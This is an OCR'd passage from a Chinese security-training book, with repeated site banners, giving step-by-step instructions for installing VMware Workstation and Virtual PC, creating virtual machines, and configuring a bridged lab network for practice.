- 虚拟系统的“硬盘空间”大小在新建虚拟机时就已经决定了，一般的设置情况下，虚拟机的文件会越来越大，在虚拟系统里删除文件只能增加“虚拟硬盘”的剩余空间，不能减小虚拟机文件的大小，所以对一个“干净”系统作打包备份是有必要的。
- 让虚拟系统获得 USB 盘，应先在虚拟机的菜单栏里操作，虚拟系统获得 USB 盘时，Windows 系统将读不到该 Usb 盘，当虚拟系统不再连接该 USB 盘时，Windows 系统的反应就像是刚插入一个 USB 盘。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

- 对虚拟系统作屏幕截图可在 VMware 的菜单栏里轻松操作。用户可以随意指定所得到的 BMP 图片保存位置。

1.1.3 用 VMware 创建虚拟系统

VMware Workstation 是 VMware 公司制作的专业虚拟机软件，与其他虚拟机软件相比，VMware Workstation 具有优良的性能和可操作性。

VMware Workstation 在界面中增加了选项功能，方便了用户操作。增加的无人值守装机向导，可以帮助用户轻松地安装操作系统。此外，VMware Workstation 的 Unity 功能可使用户直接在主机中调用虚拟机所安装的各类软件，方便了虚拟机与主机之间的数据交换。VMware Workstation 还提供了更多的外部设备支持，如通过 USB 接口使用的摄像头、读卡器等。

总之，VMware Workstation 看上去更像是一台“真实”的计算机，但各项系统性能仍然远低于实体硬件。也许，用不了多久，虚拟机就能取代真实的操作系统了。

1．安装 VMware Workstation

跟着做：安装 VMware Workstation 6.5

01 双击从网络下载的 VMware Workstation 6.5 安装文件，启动其安装向导，如图 1-1 所示。




图 1-1 VMware Workstation 6.5 安装向导

02 单击 Next 按钮，用户可以选择 VMware Workstation 6.5 的安装模式，这里选择 Typical（典型）安装模式，如图 1-2 所示。如果选择 Custom（自定义）安装模式，则用户可以进一步选择其安装的组件。



图 1-2 选择安装模式

03 单击 Next 按钮，用户可以在显示的对话框中指定 VMware Workstation 6.5 的具体安装位置，如图 1-3 所示。

04 单击 Next 按钮，用户可以设置是否在桌面、开始程序菜单、快速启动栏中创建该程序的快捷方式，如图 1-4 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 1-3 指定安装路径




图 1-4 设置快捷方式

05 单击 Next 按钮，显示如图 1–5 所示的对话框，提示用户已经设置完毕，准备开始安装。单击 Back 按钮可以返回重新设置安装选项。




图 1-5 准备开始安装

06 单击 Install 按钮，系统开始安装 VMware Workstation 6.5 软件并显示安装进度条，如图 1–6 所示。




图 1-6 开始安装软件

07 安装完毕后，安装向导将显示如图 1–7 所示的对话框，用户需输入个人信息及产品序列号。若单击 Skip 按钮，则可以跳过此过程。




图 1-7 输入个人信息及序列号

08 单击 Enter 按钮，在如图 1–8 所示对话框中单击 Finish 按钮，即可结束 VMware Workstation 6.5 的安装操作。



图 1-8 完成安装

09 重新启动计算机后，打开【网上邻居】中的【网络连接】窗口，则可看到 VMware Workstation 添加的两个网络连接，如图 1–9

10 打开【设备管理器】窗口，展开【网络适配器】节点，可以看到其中添加的两块虚拟网卡，如图 1–10 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

所示。



图 1-9　VMware Workstation 安装的两个连接



图 1-10　安装的两个虚拟网卡

2. 创建虚拟机

跟着做：在 VMware Workstation 程序中创建虚拟机

01 双击桌面上的 VMware Workstation 图标，则系统显示 VMware Workstation 的许可协议，如图 1–11 所示。




图 1-11　VMware Workstation 许可协议

02 选取 Yes, I accept the terms in the license agreement 单选项，单击 OK 按钮，即可进入 VMware Workstation 操作界面，如图 1–12 所示。




图 1-12　VMware Workstation 操作界面

03 单击右侧窗口中的 New Virtual Machine 按钮，即可打开创建虚拟机向导，如图 1–13 所示。

04 选取 Typical (recommended) 单选项，使用典型模式创建一个新的虚拟机。单击 Next 按钮，则显示如图 1–14 所示的对话框。

05 此处用户可以选择使用光驱安装、使用系统 ISO 映像安装和以后安装等选项。若选择通过光驱安装，则需将系统光盘放入光驱中。单击 Next 按钮，选择系统的类型与版本，如图 1–15 所示。

06 单击 Next 按钮，输入所安装产品的序列号、用户名称、登录密码等信息，以便安装系统时自动加载，实现安装系统的无人值守功能，如图 1–16 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 1-13　创建虚拟机向导



图 1-14　选择安装系统的方式



图 1-15　选择系统的类型与版本



图 1-16　输入系统登录信息与序列号

07 单击 Next 按钮，可以设置虚拟机的名称与保存位置，如图 1-17 所示。



图 1-17　设置虚拟机的名称与保存位置

08 单击 Next 按钮，在如图 1-18 所示的对话框中设置虚拟硬盘的大小。



图 1-18　设置虚拟硬盘的大小

09 单击 Next 按钮，用户可查看新创建虚拟机的各个选项设置，如图 1-19 所示。

10 单击 Finish 按钮，即可完成虚拟机的创建，并可在 VMware Workstation 主界面中查看

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

该虚拟机的有关信息，如图 1-20 所示。



图 1-19　虚拟机设置信息



图 1-20　创建好的虚拟机

11 若需要对已经创建的虚拟机重新进行设置，则可单击 Edit Virtual Machine Settings 选项打开其设置对话框进行设置，如图 1-21 所示。

12 为了防止所创建的虚拟机信息丢失，用户可以将虚拟机的保存文件夹备份，如图 1-22 所示，以后使用时导入即可。



图 1-21　虚拟机设置对话框



图 1-22　虚拟机配置文件

3. 在虚拟机中安装系统

在 VMware 虚拟机中安装系统的操作方法，与在实际计算机中安装系统的方法没有太大区别，只是设置虚拟机的 CMOS 时需用鼠标在虚拟机区域内单击，在启动虚拟机的过程中按 F2 键进入 CMOS 并进行设置。

跟着做：在 VMware 虚拟机中安装系统

01 启动 VMware 虚拟机，在左侧窗口中单击新创建的虚拟机名称，再在右侧窗口选择该虚拟机的标签，单击 Power on this virtual machine 选项，启动该虚拟机。

02 在虚拟机窗口中单击，按 F2 键可以进入虚拟机 COMS 界面。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 选择 Boot 标签，选取 CD-ROM Drive 选项，按键盘上的“+”或“-”键，将其调整到最上方，如图 1-23 所示。




图 1-23 VMware 虚拟机 COMS 界面

04 按 F10 键，将 COMS 设置保存并重新启动，使用虚拟机从光驱引导安装系统，如图 1-24 所示。



图 1-24 光驱引导安装系统

05 按实际安装操作系统的方式进行，即可完成虚拟机系统的安装。

06 按 Ctrl+G 组合键可将鼠标指针定位在虚拟机窗口中，按 Ctrl+Alt 组合键，可将鼠标指针从虚拟机释放出来。

1.1.4 虚拟机工具安装

VMware Tools是VMware提供的一套贴心工具，用于提高虚拟显卡、虚拟硬盘的性能，以及同步虚拟机与主机时钟的驱动程序。安装VMware Tools不仅能够提升虚拟机的性能，还可以使鼠标指针在虚拟机内外自由移动，再也不需要使用切换键了。

跟着做：安装 VMware Tools

01 启动已经安装好操作系统的虚拟机，单击虚拟机屏幕下方的 Install Tools 按钮，或选择 VM→Install VMware Tools 菜单项，即可启动 VMware Tools 安装向导，如图 1-25 所示。



图 1-25 VMware Tools 安装向导

02 单击【下一步】按钮，在显示的对话框中选择安装方式，如图 1-26 所示。




图 1-26 选择安装方式

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Step 03 单击【下一步】按钮，再单击【安装】按钮，系统开始安装，并显示安装进度，如图 1–27 所示。



图 1-27 开始安装

Step 04 安装完成后，则显示如图 1–28 所示的对话框，单击【完成】按钮，重新启动系统后即可完成安装操作。



图 1-28 安装结束

1.1.5 搭建虚拟攻防网络

当VMware虚拟机中的系统安装完成后，就可以在虚拟机与本地主机之间建立一个局域网，从而为学习黑客攻防搭建平台。

1. 网络连接配置类型

现在可以利用 VMware 构建一个具有多个节点的局域网，从而进行网络安装测试。在 VMware Workstation 界面中选择 VM→Settings 菜单项，即可打开 Virtual Machine Settings 对话框，在 Hardware 标签中选取 Network Adapter 选项，可看到 4 种网络连接选项，即 Bridged（桥接）、NAT、Host-only（仅主机）、Custom（自定义）。

- 桥接方式：虚拟机就像一个新增加的，与真实主机有着同等物理地位的计算机，桥接方式下可以享受所有可用的服务，包括文件服务、打印服务等。
- NAT 方式：NAT（Network Address Translation）方便使虚拟机连接到公网，其代价是桥接方式下的其他功能都不能享用。在 VMware 虚拟机中，使用 NAT 方式可以隐藏虚拟机的拓扑，并且不需要进行任何设置就可以接入 Internet。
- 仅主机方式：该方式用来建立隔离的虚拟机环境，即虚拟机与本地主机通过虚拟私有网络进行连接。这种方式只能使用私有 IP，如果想在仅主机方式下接入网络，只能使用 ICS（Internet Connection Sharing）和代理。相对而言，在有真实网卡的计算机中，仅主机方式不太实用，用桥接方式要方便灵活得多。

2. 攻防网络的搭建

了解了虚拟机与本地主机进行网络连接的各种方式后，就可以使用 VMware 虚拟机搭建攻防网络了。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：搭建攻防网络

01 运行 VMware Workstation 程序，即可打开 Virtual Machine Settings 对话框，在 Hardware 标签中单击 Network Adapter 选项，并选取 Bridged 单选项，如图 1–29 所示。



图 1-29　选取网络连接方式

02 在虚拟机中打开网络连接属性对话框，设置其 IP 地址为“192.168.1.10”，子网掩码为“255.255.255.0”，默认网关为“192.168.1.1”，DNS 地址为 Internet 网络提供商的主机 IP 地址，如图 1–30 所示。



图 1-30　设置虚拟机 IP 地址

03 在本地主机中打开网络连接属性对话框，设置其 IP 地址为“192.168.1.9”，子网掩码为“255.255.255.0”，默认网关为“192.168.1.1”，DNS 地址为 Internet 网络提供商的主机 IP 地址，如图 1–31 所示。




图 1-31　设置本地主机 IP 地址

04 设置完毕后，无论在虚拟机还是本地主机的【网上邻居】中都可以看到两台计算机，如图 1–32 所示。



图 1-32　查看计算机

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 在虚拟机打开 IE 浏览器，输入某网站的网址即可登录该网站，如图 1–33 所示。



图 1-33 使用虚拟机上网

小技巧

虚拟机的设置与安装工作全面完成后，用户可将虚拟的 Windows XP 系统文件保存下来以备后用，也可复制到其他计算机中进行使用。

VMware 还提供了还原功能，用户可随时单击工具栏上的 Take snapshot of Virtual machine[快照]按钮，将虚拟机当前状态保存下来，一旦虚拟机出了问题，可以进行恢复。

1.2 Virtual PC 安全测试环境

Virtual PC是微软公司开发的一款虚拟机，它与VMware虚拟机齐名。它的特点是界面简洁，但功能方面不如VMware虚拟机。

1.2.1 创建 Virtual PC 虚拟机

Virtual PC与一般软件的安装方法相同，且操作也十分简单。现在Virtual PC最新版本为2007，用户可以从网络下载到简体中文版或汉化版进行安装。此处使用的为Virtual PC 2007汉化版。

跟着做：安装 Virtual PC 2007

01 双击 Virtual PC 的安装文件，启动 Virtual PC 的安装程序，进入其安装向导，如图 1–34 所示。



图 1-34 Virtual PC 安装向导

02 单击 Next 按钮，用户即可阅读其使用协议，并选取 I accept the terms in the license agreement 单选项，如图 1–35 所示。




图 1-35 同意许可协议

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

STEP 03 单击 Next 按钮，在显示的对话框中，可以输入有关信息，如图 1—36 所示。




图 1-36 输入个人信息

STEP 04 单击 Next 按钮，在显示的对话框中再单击 Change 按钮，用户可以设置该软件的安装路径，如图 1—37 所示。




图 1-37 设置安装路径

STEP 05 单击 Install 按钮，开始安装 Virtual PC，并显示其安装进度，如图 1—38 所示。



图 1-38 安装进度

STEP 06 安装结束后，在显示的如图 1—39 所示的对话框中，单击 Finish 按钮即可完成 Virtual PC 的安装操作。



图 1-39 完成安装

因为上述安装的 Virtual PC 为英文版，为了方便操作，还需再安装其汉化补丁，将其汉化。

跟着做：安装汉化补丁

STEP 01 双击 Virtual PC 简体中文语言包的安装程序，即可打开如图 1—40 所示的对话框。



图 1-40 简体语言包安装界面

STEP 02 单击【浏览】按钮，在显示的对话框中指定 Virtual PC 英文版安装的路径，如图 1—41 所示。



图 1-41 指定 Virtual PC 安装路径

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 单击【确定】按钮，返回简体语言包的安装界面，单击【安装】按钮，即可完成 Virtual PC 的汉化操作。

注意 简体语言包的安装路径一定要与 Virtual PC 英文版的安装路径相同，否则将不能完成汉化操作。

04 通过【开始】菜单运行已经成功安装的 Virtual PC 程序，即可进入其操作界面，如图 1—42 所示。




图 1-42 Virtual PC 操作界面

05 选择 File→Options 菜单项，即可打开 Virtual PC 的设置对话框，从中选取 Language 选项，并在其下拉列表框中选择 Simplified Chinese 选项，如图 1—43 所示。




图 1-43 选择程序语言

06 单击 OK 按钮，关闭已经启动的 Virtual PC 程序，重新运行后其界面就变成了简体中文格式，如图 1—44 所示。




图 1-44 简体中文界面

在Virtual PC程序中没有创建虚拟机前启动Virtual PC程序时，系统将自动弹出创建虚拟机的安装向导，以方便用户创建虚拟机。

跟着做：在 Virtual PC 程序中创建虚拟机

01 在 Virtual PC 界面中单击【新建】按钮，即可打开【新建虚拟机向导】对话框，如图 1—45 所示。

02 单击【下一步】按钮，选取【新建一台虚拟机】单选项，如图 1—46 所示。

03 单击【下一步】按钮，用户可以指定虚拟机文件保存的名称和位置，如图 1—47 所示。

04 单击【下一步】按钮，在显示的对话框中可选择当前虚拟机所安装的系统版本，如图 1—48 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 1-45　新建虚拟机向导




图 1-46　创建新的虚拟机




图 1-47　设置虚拟机名称与位置



图 1-48　选择安装的操作系统

Step 05　单击【下一步】按钮，用户可以设置虚拟机运行时使用的内存大小，如图 1–49 所示。




图 1-49　设置虚拟机使用的内存大小

Step 06　单击【下一步】按钮，选取【新建虚拟硬盘】单选项，如图 1–50 所示。




图 1-50　创建虚拟硬盘

Step 07　单击【下一步】按钮，用户可以指定虚拟硬盘保存的名称与路径，并可以指定虚拟硬盘的大小，如图 1–51 所示。




图 1-51　设置虚拟硬盘选项

Step 08　单击【下一步】按钮，在显示的对话框中再单击【完成】按钮，即可结束虚拟机的创建操作。

> **提示**　如果用户已经创建了虚拟机，则可以在【新建虚拟机向导】中添加已经存在的虚拟机，但必须在创建好虚拟机后将相应的 .VMC 文件进行备份，防止误操作而使其丢失。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Step 09 创建好虚拟机之后，返回 Virtual PC 操作界面，在其中选择已经创建的虚拟机，如图 1–52 所示。




图 1-52 创建好的虚拟机

Step 10 单击【设置】按钮，可打开该虚拟机的设置对话框，如图 1–53 所示。用户可以设置其选项，如创建新硬盘、调整内存大小等。



图 1-53 设置虚拟机选项

1.2.2 在虚拟机中安装操作系统

创建好虚拟机后就相当于组装了一台计算机，此时虚拟机还是裸机，需要安装上操作系统才能使用。

跟着做：在虚拟机中安装操作系统

Step 01 通过【开始】菜单运行 Virtual PC 程序，进入其操作界面，选择已经创建的虚拟机，单击【启动】按钮，即可启动所选虚拟机，如图 1–54 所示。



图 1-54 启动虚拟机

Step 02 在虚拟机启动过程中，按 Del 键可进入其 CMOS 界面，如图 1–55 所示，设置其有关选项。操作方法与实际计算机的 CMOS 设置方法相同。




图 1-55 设置 CMOS 选项

Step 03 选取 Boot→Boot Device Priority 选项，将 1st Boot Device 项设置为 CDROM，如图 1–56 所示。

Step 04 保存 CMOS 设置，选择 CD→【载入物理驱动器 G:】（G 表示物理光驱盘符）菜单项，如图 1–57 所示。将系统安装光盘放入光驱，再选择【操作】→【复位】菜单项，如图 1–58 所示，重启虚拟机，即可使用光盘引导安装系统，如图 1–59 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 1-56　设置从 CDROM 启动



图 1-57　载入物理光驱



图 1-58　重启虚拟机



图 1-59　从光驱引导安装系统

05 从光驱引导安装系统后，用户可按照在现实计算机中安装 Windows 系统的方法进行操作，并最终完成虚拟机操作系统的安装。



安装系统时，如果用户在主机硬盘上保存有系统的光盘镜像文件，则可选择 CD→【载入 ISO 映像】菜单项安装系统。还可以选择【软驱】→【载入虚拟软盘映像】菜单项，从软盘引导安装系统。

在 Virtual PC 虚拟机窗口中单击后，鼠标指针就会被锁定在虚拟机窗口中，如果要在主机窗口中使用鼠标，可按键盘上右侧的 Alt 键将其释放。如果按右侧 Alt+Enter 组合键，则可使虚拟机在全屏或窗口显示模式之间进行切换。

1.2.3　Virtual PC 网络设置

在 Virtual PC 虚拟机中安装好系统后，为了能够更好地完成对虚拟机的操作，还需要安装 Virtual PC 虚拟机的附加模块。该附加模块能够修正已安装操作系统在使用上的不便，并增强操作系统的功能。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

安装附加模块后，用户才能在虚拟机中调整屏幕的刷新率、使用网络功能、并且使用鼠标的指针整合功能（该功能可以使鼠标指针在主机与虚拟机之间随意移动，而不会将鼠标指针局限于虚拟机或主机区域内），还可以共享主机硬盘上的文件夹，在虚拟机中通过共享文件夹来使用主机物理硬盘上的数据。

跟着做：安装附加模块

